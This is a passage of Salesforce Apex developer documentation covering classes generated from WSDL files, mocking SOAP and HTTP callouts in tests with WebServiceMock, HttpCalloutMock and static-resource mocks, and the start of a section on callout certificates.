      <xsd:element name="SFDCPollAccountsResponse" type="tns:SFDCPollResponse" />
      <xsd:complexType name="SFDCPollResponse">
        <xsd:sequence>
          <xsd:element name="SFDCOutput" type="xsd:string" />
        </xsd:sequence>
      </xsd:complexType>
    </xsd:schema>
  </wsdl:types>
```

IN THIS SECTION:

1. Generated WSDL2Apex Code

   You can generate Apex classes from a WSDL document using the WSDL2Apex tool. The WSDL2Apex tool is open source and available on GitHub.

2. Test Web Service Callouts

   Generated code is saved as an Apex class containing the methods you can invoke for calling the web service. To deploy or package this Apex class and other accompanying code, 75% of the code must have test coverage, including the methods in the generated class. By default, test methods don't support web service callouts, and tests that perform web service callouts fail. To prevent tests from failing and to increase code coverage, Apex provides the built-in `WebServiceMock` interface and the `Test.setMock` method. Use `WebServiceMock` and `Test.setMock` to receive fake responses in a test method.

3. Performing DML Operations and Mock Callouts

4. Considerations Using WSDLs

Generated WSDL2Apex Code

You can generate Apex classes from a WSDL document using the WSDL2Apex tool. The WSDL2Apex tool is open source and available on GitHub.

You can find and contribute to the WSDL2Apex source code in the WSDL2Apex repository on GitHub.

The following example shows how an Apex class is created from a WSDL document. The Apex class is auto-generated for you when you import the WSDL.

The following code shows a sample WSDL document.

```
<wsdl:definitions xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:s="http://www.w3.org/2001/XMLSchema"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:tns="http://doc.sample.com/docSample"
targetNamespace="http://doc.sample.com/docSample"
```

```
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">

<!-- Above, the schema targetNamespace maps to the Apex class name. -->


<!-- Below, the type definitions for the parameters are listed.
     Each complexType and simpleType parameteris mapped to an Apex class inside the parent
 class for the WSDL.  Then, each element in the complexType is mapped to a public field
inside the class. -->

<wsdl:types>
<s:schema elementFormDefault="qualified"
targetNamespace="http://doc.sample.com/docSample">
<s:element name="EchoString">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="input" type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
<s:element name="EchoStringResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="EchoStringResult"
type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
</s:schema>
</wsdl:types>

<!--The stub below defines operations. -->

<wsdl:message name="EchoStringSoapIn">
<wsdl:part name="parameters" element="tns:EchoString" />
</wsdl:message>
<wsdl:message name="EchoStringSoapOut">
<wsdl:part name="parameters" element="tns:EchoStringResponse" />
</wsdl:message>
<wsdl:portType name="DocSamplePortType">
<wsdl:operation name="EchoString">
<wsdl:input message="tns:EchoStringSoapIn" />
<wsdl:output message="tns:EchoStringSoapOut" />
</wsdl:operation>
</wsdl:portType>

<!--The code below defines how the types map to SOAP. -->

<wsdl:binding name="DocSampleBinding" type="tns:DocSamplePortType">
<wsdl:operation name="EchoString">
<soap:operation soapAction="urn:dotnet.callouttest.soap.sforce.com/EchoString"
style="document" />
<wsdl:input>
<soap:body use="literal" />
```

```
</wsdl:input>
<wsdl:output>
<soap:body use="literal" />
</wsdl:output>
</wsdl:operation>
</wsdl:binding>

<!-- Finally, the code below defines the endpoint, which maps to the endpoint in the class
 -->

<wsdl:service name="DocSample">
<wsdl:port name="DocSamplePort" binding="tns:DocSampleBinding">
<soap:address location="http://YourServer/YourService" />
</wsdl:port>
</wsdl:service>
</wsdl:definitions>
```

From this WSDL document, the following Apex class is auto-generated. The class name `docSample` is the name you specify when importing the WSDL.

```
//Generated by wsdl2apex

public class docSample {
    public class EchoStringResponse_element {
        public String EchoStringResult;
        private String[] EchoStringResult_type_info = new String[]{
                            'EchoStringResult',
                            'http://doc.sample.com/docSample',
                             null,'0','1','false'};
        private String[] apex_schema_type_info = new String[]{
                             'http://doc.sample.com/docSample',
                             'true','false'};
        private String[] field_order_type_info = new String[]{
                             'EchoStringResult'};
    }
    public class EchoString_element {
        public String input;
        private String[] input_type_info = new String[]{
                              'input',
                              'http://doc.sample.com/docSample',
                               null,'0','1','false'};
        private String[] apex_schema_type_info = new String[]{
                              'http://doc.sample.com/docSample',
                              'true','false'};
        private String[] field_order_type_info = new String[]{'input'};
    }
    public class DocSamplePort {
        public String endpoint_x = 'http://YourServer/YourService';
        public Map<String,String> inputHttpHeaders_x;
        public Map<String,String> outputHttpHeaders_x;
        public String clientCertName_x;
        public String clientCert_x;
        public String clientCertPasswd_x;
        public Integer timeout_x;
```

```
            private String[] ns_map_type_info = new String[]{
                          'http://doc.sample.com/docSample', 'docSample'};
            public String EchoString(String input) {
                docSample.EchoString_element request_x = new
                                               docSample.EchoString_element();
                request_x.input = input;
                docSample.EchoStringResponse_element response_x;
                Map<String, docSample.EchoStringResponse_element> response_map_x =
                          new Map<String, docSample.EchoStringResponse_element>();
                response_map_x.put('response_x', response_x);
                WebServiceCallout.invoke(
                  this,
                  request_x,
                  response_map_x,
                  new String[]{endpoint_x,
                  'urn:dotnet.callouttest.soap.sforce.com/EchoString',
                  'http://doc.sample.com/docSample',
                  'EchoString',
                  'http://doc.sample.com/docSample',
                  'EchoStringResponse',
                  'docSample.EchoStringResponse_element'}
                );
                response_x = response_map_x.get('response_x');
                return response_x.EchoStringResult;
            }
        }
}
```

Note the following mappings from the original WSDL document:

- The WSDL target namespace maps to the Apex class name.

- Each complex type becomes a class. Each element in the type is a public field in the class.

- The WSDL port name maps to the stub class.

- Each operation in the WSDL maps to a public method.

You can use the auto-generated `docSample` class to invoke external Web services. The following code calls the `echoString` method on the external server.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
String input = 'This is the input string';
String output = stub.EchoString(input);
```

Test Web Service Callouts

Generated code is saved as an Apex class containing the methods you can invoke for calling the web service. To deploy or package this Apex class and other accompanying code, 75% of the code must have test coverage, including the methods in the generated class. By default, test methods don't support web service callouts, and tests that perform web service callouts fail. To prevent tests from failing and to increase code coverage, Apex provides the built-in `WebServiceMock` interface and the `Test.setMock` method. Use `WebServiceMock` and `Test.setMock` to receive fake responses in a test method.

Specify a Mock Response for Testing Web Service Callouts

When you create an Apex class from a WSDL, the methods in the auto-generated class call `WebServiceCallout.invoke`, which performs the callout to the external service. When testing these methods, you can instruct the Apex runtime to generate a fake response whenever `WebServiceCallout.invoke` is called. To do so, implement the `WebServiceMock` interface and specify a fake response for the Apex runtime to send. Here are the steps in more detail.

First, implement the `WebServiceMock` interface and specify the fake response in the `doInvoke` method.

```
global class YourWebServiceMockImpl implements WebServiceMock {
    global void doInvoke(
            Object stub,
            Object request,
            Map<String, Object> response,
            String endpoint,
            String soapAction,
            String requestName,
            String responseNS,
            String responseName,
            String responseType) {

        // Create response element from the autogenerated class.
        // Populate response element.
        // Add response element to the response parameter, as follows:
        response.put('response_x', responseElement);
    }
}
```

📝 Note:

- The class implementing the `WebServiceMock` interface can be either global or public.
- You can annotate this class with `@isTest` because it is used only in a test context. In this way, you can exclude it from your org's code size limit of 6 MB.

Now that you have specified the values of the fake response, instruct the Apex runtime to send this fake response by calling `Test.setMock` in your test method. For the first argument, pass `WebServiceMock.class`, and for the second argument, pass a new instance of your interface implementation of `WebServiceMock`, as follows:

```
Test.setMock(WebServiceMock.class, new YourWebServiceMockImpl());
```

After this point, if a web service callout is invoked in test context, the callout is not made. You receive the mock response specified in your `doInvoke` method implementation.

📝 Note: To mock a callout if the code that performs the callout is in a managed package, call `Test.setMock` from a test method in the same package with the same namespace.

This example shows how to test a web service callout. The implementation of the `WebServiceMock` interface is listed first. This example implements the `doInvoke` method, which returns the response you specify. In this case, the response element of the auto-generated class is created and assigned a value. Next, the response Map parameter is populated with this fake response. This example is based on the WSDL listed in Generated WSDL2Apex Code. Import this WSDL and generate a class called `docSample` before you save this class.

```
@isTest
global class WebServiceMockImpl implements WebServiceMock {
    global void doInvoke(
            Object stub,
```

```
            Object request,
            Map<String, Object> response,
            String endpoint,
            String soapAction,
            String requestName,
            String responseNS,
            String responseName,
            String responseType) {
        docSample.EchoStringResponse_element respElement =
            new docSample.EchoStringResponse_element();
        respElement.EchoStringResult = 'Mock response';
        response.put('response_x', respElement);
    }
}
```

This method makes a web service callout.

```
public class WebSvcCallout {
    public static String callEchoString(String input) {
        docSample.DocSamplePort sample = new docSample.DocSamplePort();
        sample.endpoint_x = 'https://example.com/example/test';

        // This invokes the EchoString method in the generated class
        String echo = sample.EchoString(input);

        return echo;
    }
}
```

This test class contains the test method that sets the mock callout mode. It calls the `callEchoString` method in the previous class and verifies that a mock response is received.

```
@isTest
private class WebSvcCalloutTest {
    @isTest static void testEchoString() {
        // This causes a fake response to be generated
        Test.setMock(WebServiceMock.class, new WebServiceMockImpl());

        // Call the method that invokes a callout
        String output = WebSvcCallout.callEchoString('Hello World!');

        // Verify that a fake result is returned
        System.assertEquals('Mock response', output);
    }
}
```

SEE ALSO:

   Apex Reference Guide: WebServiceMock Interface

Performing DML Operations and Mock Callouts

By default, callouts aren't allowed after DML operations in the same transaction because DML operations result in pending uncommitted work that prevents callouts from executing. Sometimes, you might want to insert test data in your test method using DML before making a callout. To enable this, enclose the portion of your code that performs the callout within `Test.startTest` and `Test.stopTest`

statements. The `Test.startTest` statement must appear before the `Test.setMock` statement. Also, the calls to DML operations must not be part of the `Test.startTest/Test.stopTest` block.

DML operations that occur after mock callouts are allowed and don't require any changes in test methods.

Performing DML Before Mock Callouts

This example is based on the previous example. The example shows how to use `Test.startTest` and `Test.stopTest` statements to allow DML operations to be performed in a test method before mock callouts. The test method (`testEchoString`) first inserts a test account, calls `Test.startTest`, sets the mock callout mode using `Test.setMock`, calls a method that performs the callout, verifies the mock response values, and finally, calls `Test.stopTest`.

```
@isTest
private class WebSvcCalloutTest {
    @isTest static void testEchoString() {
        // Perform some DML to insert test data
        Account testAcct = new Account('Test Account');
        insert testAcct;

        // Call Test.startTest before performing callout
        // but after setting test data.
        Test.startTest();

        // Set mock callout class
        Test.setMock(WebServiceMock.class, new WebServiceMockImpl());

        // Call the method that invokes a callout
        String output = WebSvcCallout.callEchoString('Hello World!');

        // Verify that a fake result is returned
        System.assertEquals('Mock response', output);

        Test.stopTest();
    }
}
```

Asynchronous Apex and Mock Callouts

Similar to DML, asynchronous Apex operations result in pending uncommitted work that prevents callouts from being performed later in the same transaction. Examples of asynchronous Apex operations are calls to future methods, batch Apex, or scheduled Apex. These asynchronous calls are typically enclosed within `Test.startTest` and `Test.stopTest` statements in test methods so that they execute after `Test.stopTest`. In this case, mock callouts can be performed after the asynchronous calls and no changes are necessary. But if the asynchronous calls aren't enclosed within `Test.startTest` and `Test.stopTest` statements, you'll get an exception because of uncommitted work pending. To prevent this exception, do either of the following:

- Enclose the asynchronous call within `Test.startTest` and `Test.stopTest` statements.

```
Test.startTest();
MyClass.asyncCall();
Test.stopTest();

Test.setMock(..); // Takes two arguments
MyClass.mockCallout();
```

- Follow the same rules as with DML calls: Enclose the portion of your code that performs the callout within `Test.startTest` and `Test.stopTest` statements. The `Test.startTest` statement must appear before the `Test.setMock` statement. Also, the asynchronous calls must not be part of the `Test.startTest/Test.stopTest` block.

```
MyClass.asyncCall();

Test.startTest();
Test.setMock(..); // Takes two arguments
MyClass.mockCallout();
Test.stopTest();
```

Asynchronous calls that occur after mock callouts are allowed and don't require any changes in test methods.

SEE ALSO:

   Apex Reference Guide: Test Class

Considerations Using WSDLs

Be aware of the following when generating Apex classes from a WSDL.

Mapping Headers

Headers defined in the WSDL document become public fields on the stub in the generated class. This is similar to how the AJAX Toolkit and .NET works.

Understanding Runtime Events

The following checks are performed when Apex code is making a callout to an external service.

- For information on the timeout limits when making an HTTP request or a Web services call, see Callout Limits and Limitations on page 550.
- Circular references in Apex classes are not allowed.
- More than one loopback connection to Salesforce domains is not allowed.
- To allow an endpoint to be accessed, register it from Setup by entering `Remote Site Settings` in the `Quick Find` box, then selecting **Remote Site Settings**.
- To prevent database connections from being held up, no transactions can be open.

Understanding Unsupported Characters in Variable Names

A WSDL file can include an element name that is not allowed in an Apex variable name. The following rules apply when generating Apex variable names from a WSDL file:

- If the first character of an element name is not alphabetic, an `x` character is prepended to the generated Apex variable name.
- If the last character of an element name is not allowed in an Apex variable name, an `x` character is appended to the generated Apex variable name.
- If an element name contains a character that is not allowed in an Apex variable name, the character is replaced with an underscore (_) character.
- If an element name contains two characters in a row that are not allowed in an Apex variable name, the first character is replaced with an underscore (_) character and the second one is replaced with an `x` character. This avoids generating a variable name with two successive underscores, which is not allowed in Apex.

- Suppose you have an operation that takes two parameters, `a_` and `a_x`. The generated Apex has two variables, both named `a_x`. The class doesn't compile. Manually edit the Apex and change one of the variable names.

Debugging Classes Generated from WSDL Files

Salesforce tests code with SOAP API, .NET, and Axis. If you use other tools, you can encounter issues.

You can use the debugging header to return the XML in request and response SOAP messages to help you diagnose problems. For more information, see Using SOAP API to Deploy Apex on page 667.

Invoking HTTP Callouts

Apex provides several built-in classes to work with HTTP services and create HTTP requests like GET, POST, PUT, and DELETE.

You can use these HTTP classes to integrate to REST-based services. They also allow you to integrate to SOAP-based web services as an alternate option to generating Apex code from a WSDL. By using the HTTP classes, instead of starting with a WSDL, you take on more responsibility for handling the construction of the SOAP message for the request and response.

IN THIS SECTION:

1. HTTP Classes

2. Testing HTTP Callouts

   To deploy or package Apex, 75% of your code must have test coverage. By default, test methods don't support HTTP callouts, so tests that perform callouts fail. Enable HTTP callout testing by instructing Apex to generate mock responses in tests, using `Test.setMock`.

HTTP Classes

These classes expose the HTTP request and response functionality.

- `Http Class`. Use this class to initiate an HTTP request and response.
- HttpRequest Class: Use this class to programmatically create HTTP requests like GET, POST, PATCH, PUT, and DELETE.
- HttpResponse Class: Use this class to handle the HTTP response returned by `HTTP`.

The `HttpRequest` and `HttpResponse` classes support these elements.

- HttpRequest
  - HTTP request types, such as GET, POST, PATCH, PUT, DELETE, TRACE, CONNECT, HEAD, and OPTIONS
  - Request headers if needed
  - Read and connection timeouts
  - Redirects if needed
  - Content of the message body

- `HttpResponse`
  - The HTTP status code
  - Response headers if needed
  - Content of the response body

This example makes an HTTP GET request to the external server passed to the `getCalloutResponseContents` method in the `url` parameter. This example also accesses the body of the returned response.

```
public class HttpCalloutSample {

  // Pass in the endpoint to be used using the string url
  public String getCalloutResponseContents(String url) {

    // Instantiate a new Http object
    Http h = new Http();

     // Instantiate a new HTTP request, specify the method (GET) as well as the endpoint
    HttpRequest req = new HttpRequest();
    req.setEndpoint(url);
    req.setMethod('GET');

    // Send the request, and return a response
    HttpResponse res = h.send(req);
    return res.getBody();
  }
}
```

The previous example runs synchronously, meaning no further processing happens until the external web service returns a response. Alternatively, you can use the @future annotation to make the callout run asynchronously.

This example makes an HTTP POST request to the external server passed to the `getPostCalloutResponseContents` method in the `url` parameter. Replace `Your_JSON_Content` with the JSON content that you want to send in the callout.

```
public class HttpPostCalloutSample {

  // Pass in the endpoint to be used using the string url
  public String getPostCalloutResponseContents(String url) {

    // Instantiate a new Http object
    Http h = new Http();

    // Instantiate a new HTTP request
    // Specify request properties such as the endpoint, the POST method, etc.
    HttpRequest req = new HttpRequest();
    req.setEndpoint(url);
    req.setMethod('POST');
    req.setHeader('Content-Type', 'application/json');
    req.setBody('{Your_JSON_Content}');

    // Send the request, and return a response
    HttpResponse res = h.send(req);
    return res.getBody();
  }
}
```

To access an external server from an endpoint or a redirect endpoint, add the remote site to a list of authorized remote sites. Log in to Salesforce and from Setup, in the Quick Find box, enter `Remote Site Settings`, and then select **Remote Site Settings**.

📝 Note:

- The AJAX proxy handles redirects and authentication challenges (401/407 responses) automatically. For more information about the AJAX proxy, see AJAX Toolkit documentation.
- You can set the endpoint as a named credential URL. A named credential URL contains the scheme `callout:`, the name of the named credential, and an optional path. For example: `callout:My_Named_Credential/some_path`. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. Salesforce manages all authentication for Apex callouts that specify a named credential as the callout endpoint so that your code doesn't have to. You can also skip remote site settings, which are otherwise required for callouts to external sites, for the site defined in the named credential. See Named Credentials as Callout Endpoints.
- When you set a request body in the callout, set the method to `POST`. If you set a request body and the request method is `GET`, a `POST` request is performed.

Use the XML classes or JSON classes to parse XML or JSON content in the body of a request created by `HttpRequest`, or a response accessed by `HttpResponse`.

Testing HTTP Callouts

To deploy or package Apex, 75% of your code must have test coverage. By default, test methods don't support HTTP callouts, so tests that perform callouts fail. Enable HTTP callout testing by instructing Apex to generate mock responses in tests, using `Test.setMock`.

Specify the mock response in one of the following ways.

- By implementing the `HttpCalloutMock` interface
- By using Static Resources with `StaticResourceCalloutMock` or `MultiStaticResourceCalloutMock`

To enable running DML operations before mock callouts in your test methods, see Performing DML Operations and Mock Callouts.

IN THIS SECTION:

Testing HTTP Callouts by Implementing the HttpCalloutMock Interface

Testing HTTP Callouts Using Static Resources

Performing DML Operations and Mock Callouts

Testing HTTP Callouts by Implementing the **HttpCalloutMock** Interface

Provide an implementation for the `HttpCalloutMock` interface to specify the response sent in the `respond` method, which the Apex runtime calls to send a response for a callout.

```
global class YourHttpCalloutMockImpl implements HttpCalloutMock {
    global HTTPResponse respond(HTTPRequest req) {
        // Create a fake response.
        // Set response values, and
        // return response.
    }
}
```

📝 Note:

- The class that implements the `HttpCalloutMock` interface can be either global or public.
- You can annotate this class with `@isTest` since it will be used only in test context. In this way, you can exclude it from your organization's code size limit of 6 MB.

Now that you have specified the values of the fake response, instruct the Apex runtime to send this fake response by calling `Test.setMock` in your test method. For the first argument, pass `HttpCalloutMock.class`, and for the second argument, pass a new instance of your interface implementation of `HttpCalloutMock`, as follows:

```
Test.setMock(HttpCalloutMock.class, new YourHttpCalloutMockImpl());
```

After this point, if an HTTP callout is invoked in test context, the callout is not made and you receive the mock response you specified in the *respond* method implementation.

> 📝 **Note:** To mock a callout if the code that performs the callout is in a managed package, call `Test.setMock` from a test method in the same package with the same namespace.

This is a full example that shows how to test an HTTP callout. The interface implementation (`MockHttpResponseGenerator`) is listed first. It is followed by a class containing the test method and another containing the method that the test calls. The `testCallout` test method sets the mock callout mode by calling `Test.setMock` before calling `getInfoFromExternalService`. It then verifies that the response returned is what the implemented `respond` method sent. Save each class separately and run the test in `CalloutClassTest`.

```apex
@isTest
global class MockHttpResponseGenerator implements HttpCalloutMock {
    // Implement this interface method
    global HTTPResponse respond(HTTPRequest req) {
        // Optionally, only send a mock response for a specific endpoint
        // and method.
        System.assertEquals('https://example.com/example/test', req.getEndpoint());
        System.assertEquals('GET', req.getMethod());

        // Create a fake response
        HttpResponse res = new HttpResponse();
        res.setHeader('Content-Type', 'application/json');
        res.setBody('{"example":"test"}');
        res.setStatusCode(200);
        return res;
    }
}
```

```apex
public class CalloutClass {
    public static HttpResponse getInfoFromExternalService() {
        HttpRequest req = new HttpRequest();
        req.setEndpoint('https://example.com/example/test');
        req.setMethod('GET');
        Http h = new Http();
        HttpResponse res = h.send(req);
        return res;
    }
}
```

```apex
@isTest
private class CalloutClassTest {
    @isTest static void testCallout() {
        // Set mock callout class
        Test.setMock(HttpCalloutMock.class, new MockHttpResponseGenerator());

        // Call method to test.
        // This causes a fake response to be sent
```

```
        // from the class that implements HttpCalloutMock.
        HttpResponse res = CalloutClass.getInfoFromExternalService();

        // Verify response received contains fake values
        String contentType = res.getHeader('Content-Type');
        System.assert(contentType == 'application/json');
        String actualValue = res.getBody();
        String expectedValue = '{"example":"test"}';
        System.assertEquals(actualValue, expectedValue);
        System.assertEquals(200, res.getStatusCode());
    }
}
```

SEE ALSO:

Apex Reference Guide: HttpCalloutMock Interface

Apex Reference Guide: Test Class

Testing HTTP Callouts Using Static Resources

You can test HTTP callouts by specifying the body of the response you'd like to receive in a static resource and using one of two built-in classes—`StaticResourceCalloutMock` or `MultiStaticResourceCalloutMock`.

Testing HTTP Callouts Using `StaticResourceCalloutMock`

Apex provides the built-in `StaticResourceCalloutMock` class that you can use to test callouts by specifying the response body in a static resource. When using this class, you don't have to provide your own implementation of the `HttpCalloutMock` interface. Instead, just create an instance of `StaticResourceCalloutMock` and set the static resource to use for the response body, along with other response properties, like the status code and content type.

First, you must create a static resource from a text file to contain the response body:

1. Create a text file that contains the response body to return. The response body can be an arbitrary string, but it must match the content type, if specified. For example, if your response has no content type specified, the file can include the arbitrary string *abc*. If you specify a content type of application/json for the response, the file content should be a JSON string, such as {"hah":"fooled you"}.

2. Create a static resource for the text file:

   a. From Setup, enter *Static Resources* in the `Quick Find` box, then select **Static Resources**.

   b. Click **New**.

   c. Name your static resource.

   d. Choose the file to upload.

   e. Click **Save**.

To learn more about static resources, see "Defining Static Resources" in the Salesforce online help.

Next, create an instance of `StaticResourceCalloutMock` and set the static resource, and any other properties.

```
StaticResourceCalloutMock mock = new StaticResourceCalloutMock();
mock.setStaticResource('myStaticResourceName');
mock.setStatusCode(200);
mock.setHeader('Content-Type', 'application/json');
```

In your test method, call `Test.setMock` to set the mock callout mode and pass it `HttpCalloutMock.class` as the first argument, and the variable name that you created for `StaticResourceCalloutMock` as the second argument.

```
Test.setMock(HttpCalloutMock.class, mock);
```

After this point, if your test method performs a callout, the callout is not made and the Apex runtime sends the mock response you specified in your instance of `StaticResourceCalloutMock`.

📝 Note: To mock a callout if the code that performs the callout is in a managed package, call `Test.setMock` from a test method in the same package with the same namespace.

This is a full example containing the test method (`testCalloutWithStaticResources`) and the method it is testing (`getInfoFromExternalService`) that performs the callout. Before running this example, create a static resource named *mockResponse* based on a text file with the content *{"hah":"fooled you"}*. Save each class separately and run the test in `CalloutStaticClassTest`.

```
public class CalloutStaticClass {
    public static HttpResponse getInfoFromExternalService(String endpoint) {
        HttpRequest req = new HttpRequest();
        req.setEndpoint(endpoint);
        req.setMethod('GET');
        Http h = new Http();
        HttpResponse res = h.send(req);
        return res;
    }
}
```

```
@isTest
private class CalloutStaticClassTest {
    @isTest static void testCalloutWithStaticResources() {
        // Use StaticResourceCalloutMock built-in class to
        // specify fake response and include response body
        // in a static resource.
        StaticResourceCalloutMock mock = new StaticResourceCalloutMock();
        mock.setStaticResource('mockResponse');
        mock.setStatusCode(200);
        mock.setHeader('Content-Type', 'application/json');

        // Set the mock callout mode
        Test.setMock(HttpCalloutMock.class, mock);

        // Call the method that performs the callout
        HTTPResponse res = CalloutStaticClass.getInfoFromExternalService(
            'https://example.com/example/test');

        // Verify response received contains values returned by
        // the mock response.
        // This is the content of the static resource.
        System.assertEquals('{"hah":"fooled you"}', res.getBody());
        System.assertEquals(200,res.getStatusCode());
        System.assertEquals('application/json', res.getHeader('Content-Type'));
    }
}
```

Testing HTTP Callouts Using `MultiStaticResourceCalloutMock`

Apex provides the built-in `MultiStaticResourceCalloutMock` class that you can use to test callouts by specifying the response body in a static resource for each endpoint. This class is similar to `StaticResourceCalloutMock` except that it allows you to specify multiple response bodies. When using this class, you don't have to provide your own implementation of the `HttpCalloutMock` interface. Instead, just create an instance of `MultiStaticResourceCalloutMock` and set the static resource to use per endpoint. You can also set other response properties like the status code and content type.

First, you must create a static resource from a text file to contain the response body. See the procedure outlined in Testing HTTP Callouts Using `StaticResourceCalloutMock`.

Next, create an instance of `MultiStaticResourceCalloutMock` and set the static resource, and any other properties.

```
MultiStaticResourceCalloutMock multimock = new MultiStaticResourceCalloutMock();
multimock.setStaticResource('https://example.com/example/test', 'mockResponse');
multimock.setStaticResource('https://example.com/example/sfdc', 'mockResponse2');
multimock.setStatusCode(200);
multimock.setHeader('Content-Type', 'application/json');
```

In your test method, call `Test.setMock` to set the mock callout mode and pass it `HttpCalloutMock.class` as the first argument, and the variable name that you created for `MultiStaticResourceCalloutMock` as the second argument.

```
Test.setMock(HttpCalloutMock.class, multimock);
```

After this point, if your test method performs an HTTP callout to one of the endpoints `https://example.com/example/test` or `https://example.com/example/sfdc`, the callout is not made and the Apex runtime sends the corresponding mock response you specified in your instance of `MultiStaticResourceCalloutMock`.

This is a full example containing the test method (`testCalloutWithMultipleStaticResources`) and the method it is testing (`getInfoFromExternalService`) that performs the callout. Before running this example, create a static resource named *mockResponse* based on a text file with the content *{"hah":"fooled you"}* and another named *mockResponse2* based on a text file with the content *{"hah":"fooled you twice"}*. Save each class separately and run the test in `CalloutMultiStaticClassTest`.

```
public class CalloutMultiStaticClass {
    public static HttpResponse getInfoFromExternalService(String endpoint) {
        HttpRequest req = new HttpRequest();
        req.setEndpoint(endpoint);
        req.setMethod('GET');
        Http h = new Http();
        HttpResponse res = h.send(req);
        return res;
    }
}
```

```
@isTest
private class CalloutMultiStaticClassTest {
    @isTest static void testCalloutWithMultipleStaticResources() {
        // Use MultiStaticResourceCalloutMock to
        // specify fake response for a certain endpoint and
        // include response body in a static resource.
        MultiStaticResourceCalloutMock multimock = new MultiStaticResourceCalloutMock();
        multimock.setStaticResource(
            'https://example.com/example/test', 'mockResponse');
        multimock.setStaticResource(
            'https://example.com/example/sfdc', 'mockResponse2');
```

```
        multimock.setStatusCode(200);
        multimock.setHeader('Content-Type', 'application/json');

        // Set the mock callout mode
        Test.setMock(HttpCalloutMock.class, multimock);

        // Call the method for the first endpoint
        HTTPResponse res = CalloutMultiStaticClass.getInfoFromExternalService(
            'https://example.com/example/test');
        // Verify response received
        System.assertEquals('{"hah":"fooled you"}', res.getBody());

        // Call the method for the second endpoint
        HTTPResponse res2 = CalloutMultiStaticClass.getInfoFromExternalService(
            'https://example.com/example/sfdc');
        // Verify response received
        System.assertEquals('{"hah":"fooled you twice"}', res2.getBody());
    }
}
```

Performing DML Operations and Mock Callouts

By default, callouts aren't allowed after DML operations in the same transaction because DML operations result in pending uncommitted work that prevents callouts from executing. Sometimes, you might want to insert test data in your test method using DML before making a callout. To enable this, enclose the portion of your code that performs the callout within `Test.startTest` and `Test.stopTest` statements. The `Test.startTest` statement must appear before the `Test.setMock` statement. Also, the calls to DML operations must not be part of the `Test.startTest`/`Test.stopTest` block.

DML operations that occur after mock callouts are allowed and don't require any changes in test methods.

The DML operations support works for all implementations of mock callouts using: the `HttpCalloutMock` interface and static resources (`StaticResourceCalloutMock` or `MultiStaticResourceCalloutMock`). The following example uses an implemented `HttpCalloutMock` interface but you can apply the same technique when using static resources.

Performing DML Before Mock Callouts

This example is based on the HttpCalloutMock example provided earlier. The example shows how to use `Test.startTest` and `Test.stopTest` statements to allow DML operations to be performed in a test method before mock callouts. The test method (`testCallout`) first inserts a test account, calls `Test.startTest`, sets the mock callout mode using `Test.setMock`, calls a method that performs the callout, verifies the mock response values, and finally, calls `Test.stopTest`.

```
@isTest
private class CalloutClassTest {
    @isTest static void testCallout() {
        // Perform some DML to insert test data
        Account testAcct = new Account('Test Account');
        insert testAcct;

        // Call Test.startTest before performing callout
        // but after setting test data.
        Test.startTest();

        // Set mock callout class
```

```
        Test.setMock(HttpCalloutMock.class, new MockHttpResponseGenerator());

        // Call method to test.
        // This causes a fake response to be sent
        // from the class that implements HttpCalloutMock.
        HttpResponse res = CalloutClass.getInfoFromExternalService();

        // Verify response received contains fake values
        String contentType = res.getHeader('Content-Type');
        System.assert(contentType == 'application/json');
        String actualValue = res.getBody();
        String expectedValue = '{"example":"test"}';
        System.assertEquals(actualValue, expectedValue);
        System.assertEquals(200, res.getStatusCode());

        Test.stopTest();
    }
}
```

Asynchronous Apex and Mock Callouts

Similar to DML, asynchronous Apex operations result in pending uncommitted work that prevents callouts from being performed later in the same transaction. Examples of asynchronous Apex operations are calls to future methods, batch Apex, or scheduled Apex. These asynchronous calls are typically enclosed within `Test.startTest` and `Test.stopTest` statements in test methods so that they execute after `Test.stopTest`. In this case, mock callouts can be performed after the asynchronous calls and no changes are necessary. But if the asynchronous calls aren't enclosed within `Test.startTest` and `Test.stopTest` statements, you'll get an exception because of uncommitted work pending. To prevent this exception, do either of the following:

- Enclose the asynchronous call within `Test.startTest` and `Test.stopTest` statements.

```
Test.startTest();
MyClass.asyncCall();
Test.stopTest();

Test.setMock(..); // Takes two arguments
MyClass.mockCallout();
```

- Follow the same rules as with DML calls: Enclose the portion of your code that performs the callout within `Test.startTest` and `Test.stopTest` statements. The `Test.startTest` statement must appear before the `Test.setMock` statement. Also, the asynchronous calls must not be part of the `Test.startTest/Test.stopTest` block.

```
MyClass.asyncCall();

Test.startTest();
Test.setMock(..); // Takes two arguments
MyClass.mockCallout();
Test.stopTest();
```

Asynchronous calls that occur after mock callouts are allowed and don't require any changes in test methods.

SEE ALSO:

Apex Reference Guide: Test Class

Using Certificates

To use two-way SSL authentication, send a certificate with your callout that was either generated in Salesforce or signed by a certificate authority (CA). Sending a certificate enhances security because the target of the callout receives the certificate and can use it to authenticate the request against its keystore.

To enable two-way SSL authentication for a callout:

1. Generate a certificate.

2. Integrate the certificate with your code. See Using Certificates with SOAP Services and Using Certificates with HTTP Requests.

3. If you're connecting to a third party and using a self-signed certificate, share the Salesforce certificate with them so that they can add the certificate to their keystore. If you're connecting to another application within your organization, configure your Web or application server to request a client certificate. This process depends on the type of Web or application server you use.

4. Configure the remote site settings for the callout. Before any Apex callout can call an external site, that site must be registered in the Remote Site Settings page, or the callout fails.

    If the callout specifies a named credential as the endpoint, you don't need to configure remote site settings. To set up named credentials, see "Define a Named Credential" in the Salesforce Help.

IN THIS SECTION:

1. Generating Certificates

2. Using Certificates with SOAP Services
    To support two-way authentication for a callout to a SOAP web service, generate a certificate in Salesforce or import a key pair from a keystore into Salesforce. Then integrate the certificate with your Apex.

3. Using Certificates with HTTP Requests

Generating Certificates

You can use a self-signed certificate generated in Salesforce or a certificate signed by a certificate authority (CA). To generate a certificate for a callout, see Generate a Certificate.

After you successfully save a Salesforce certificate, the certificate and corresponding keys are automatically generated.

After you create a CA-signed certificate, you must upload the signed certificate before you can use it. See "Generate a Certificate Signed by a Certificate Authority" in the Salesforce online help.

Using Certificates with SOAP Services

